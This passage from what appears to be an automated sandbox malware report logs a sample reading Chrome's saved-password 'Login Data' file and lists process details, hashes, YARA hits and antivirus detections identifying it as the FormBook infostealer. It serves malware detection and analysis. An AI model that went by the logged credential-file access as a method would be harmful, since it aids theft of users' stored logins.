C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	1105742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	1118CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	1118CD3	ReadFile

Analysis Process: conhost.exe PID: **5772**, Parent PID: **5820**

General

Target ID:	20
Start time:	18:43:16
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: oxx7nkdv4g8.exe PID: **5868**, Parent PID: **684**

General

Target ID:	23
Start time:	18:43:46
Start date:	27/05/2022
Path:	C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe
Imagebase:	0x8d0000

File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000000.888258763.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000000.888258763.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000000.888258763.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.891623399.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.891623399.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.891623399.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000000.887276277.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000000.887276277.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000000.887276277.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000000.887613995.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000000.887613995.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000000.887613995.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000000.887927975.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000000.887927975.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000000.887927975.00000000008D1000.00000020.00000001.01000000.0000000D.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 100%, ReversingLabs

Disassembly

No disassembly